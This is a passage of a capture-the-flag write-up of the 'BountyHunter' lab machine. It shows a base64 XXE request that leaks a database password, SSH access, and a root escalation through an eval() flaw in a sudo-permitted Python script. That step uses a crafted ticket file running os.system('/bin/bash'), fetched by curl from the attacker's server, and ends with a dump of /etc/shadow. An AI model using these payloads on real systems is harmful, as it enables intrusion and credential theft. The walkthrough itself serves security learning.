
```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.180.152
Content-Length: 363
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://10.129.180.152
Referer: http://10.129.180.152/log_submit.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy
04ODU5LTEiPz4NCgk8IURPQ1RZUEUgZm9vIFsgPCFFTlRJ
VFkgeHhlIFNZU1RFTSAicGhwOi8vZmlsdGVyL3JlYWQ9Y2
9udmVydC5iYXNlNjQtZW5jb2RlL3Jlc291cmNlPWRiLnBo
cCI%2bXT4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT4meHhl
OzwvdGl0bGU%2bCgkJPGN3ZT5hc2RzPC9jd2U%2bCgkJPG
N2c3M%2bYXNkYXM8L2N2c3M%2bCgkJPHJld2FyZD5hc2Rh
PC9yZXdhcmQ%2bCgkJPC9idWdyZXBvcnQ%2b
```

3N0IjsKJGRibmFtZSA9ICJib3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3J

```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

4. SSH Login

I tried to ssh using the credentials that I get but I did not managed to access. So I tried to ssh using the user *development* and I managed to get the user.txt after that.




```
┌──(kali㉿kali)-[~]
└─$ ssh admin@10.129.180.152
The authenticity of host '10.129.180.152 (10.129.180.152)' can't be established.
ECDSA key fingerprint is SHA256:3IaCMSdNq0Q9iu+vTawqvIf84O0O+RYNnsDxDBZI04Y.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.180.152' (ECDSA) to the list of known hosts.
admin@10.129.180.152's password:
Permission denied, please try again.
admin@10.129.180.152's password:
Permission denied, please try again.
admin@10.129.180.152's password:

zsh: suspended  ssh admin@10.129.180.152

┌──(kali㉿kali)-[~]
└─$ ssh development@10.129.180.152
development@10.129.180.152's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 27 Jul 2021 06:20:49 PM UTC

  System load:           0.0
  Usage of /:            23.9% of 6.83GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             214
  Users logged in:       0
  IPv4 address for eth0: 10.129.180.152
  IPv6 address for eth0: dead:beef::250:56ff:feb9:9e31


0 updates can be applied immediately.


Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ ls
contract.txt  user.txt
development@bountyhunter:~$ cat user.txt
[redacted]
development@bountyhunter:~$ sudo -l
```

5.Check user’s privileges

Command : sudo -l

I execute this command to see if there are any other commands that are allowed or not allowed by the user(development). It displays that the user can run the */usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py* on sudo

I understand that .




```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$ 
```

6.Getting the root shell


Next, I open the ticketValidator.py and the code requires a few conditions which are :

- file type must be in .md extensions
- the following lines includes # *Skytrain Inc*
- the next lines includes ## *Ticket to*
- the other lines must includes __*Ticket Code:*__
- the last part is the most tricky one for me as it requires a lot of time for me to understand. first you need to enter the '**' on the next line, later you need to find number above 100 that when divided by 7 will have the remainder 4. lastly the eval() allows you to insert any commands to access the machine




```
development@bountyhunter:~$ cat /opt/skytrain_inc/ticketValidator.py
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close
```

I created a python script to get the number that met the conditions for the ticketValidator.py




```
  GNU nano 5.4                numbers.py
x=0

for x in range(100,1000):
        if x % 7 == 4 :
                print(x, end=" ")
```

I managed to get a few list of numbers that met the conditions.



```
┌──(kali㉿kali)-[~]
└─$ python3 numbers.py
102 109 116 123 130 137 144 151 158 165 172 179 186 193
200 207 214 221 228 235 242 249 256 263 270 277 284 291
298 305 312 319 326 333 340 347 354 361 368 375 382 389
396 403 410 417 424 431 438 445 452 459 466 473 480 487
494 501 508 515 522 529 536 543 550 557 564 571 578 585
592 599 606 613 620 627 634 641 648 655 662 669 676 683
690 697 704 711 718 725 732 739 746 753 760 767 774 781
788 795 802 809 816 823 830 837 844 851 858 865 872 879
886 893 900 907 914 921 928 935 942 949 956 963 970 977
984 991 998
```


I created a .md file as required on my Kali and insert the conditions required based on the screenshots below:



```
  GNU nano 4.8
# Skytrain Inc
## Ticket to
__Ticket Code:__
**102+ 10 == 112 and __import__('os').system('/bin/bash') == False
```


Next, I upload the .md file using python

Command : python3 -m http.server 80




```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.180.152 - - [27/Jul/2021 16:19:16] "GET /test.md HTTP/1.1" 200 -
```

Command : curl Host’sIP/filename -o filename




```
Invalid ticket.
development@bountyhunter:~$ curl 10.10.14.67:80/test.md -o testy.md
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   123  100   123    0     0    343      0 --:--:-- --:--:-- --:--:--   342
development@bountyhunter:~$ ls
contract.txt  test.md  test.md.save  testy.md  user.txt
development@bountyhunter:~$ 
```


I run the command that is allowed *sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py* and managed to get the root shell. I go to the root directory and retrieved the root.txt



```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
testy.md
Destination:
root@bountyhunter:/home/development# id
uid=0(root) gid=0(root) groups=0(root)
root@bountyhunter:/home/development# ls
contract.txt  testy.md  user.txt
root@bountyhunter:/home/development# cd /root
root@bountyhunter:~# ls
root.txt  snap
root@bountyhunter:~# cat root.txt
[redacted]
root@bountyhunter:~# 
```



```
root@bountyhunter:~# cat /etc/shadow
root:$[redacted].:18793:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
sshd:*:18722:0:99999:7:::
systemd-coredump:!!:18722::::::
development:$[redacted]/:18793:0:99999:7:::
lxd:!:18722::::::
usbmux:*:18828:0:99999:7:::
```



BountyHunter has been Pwned!

Congratulations jodunk, best of luck in capturing flags ahead!

#1105	27 Jul 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED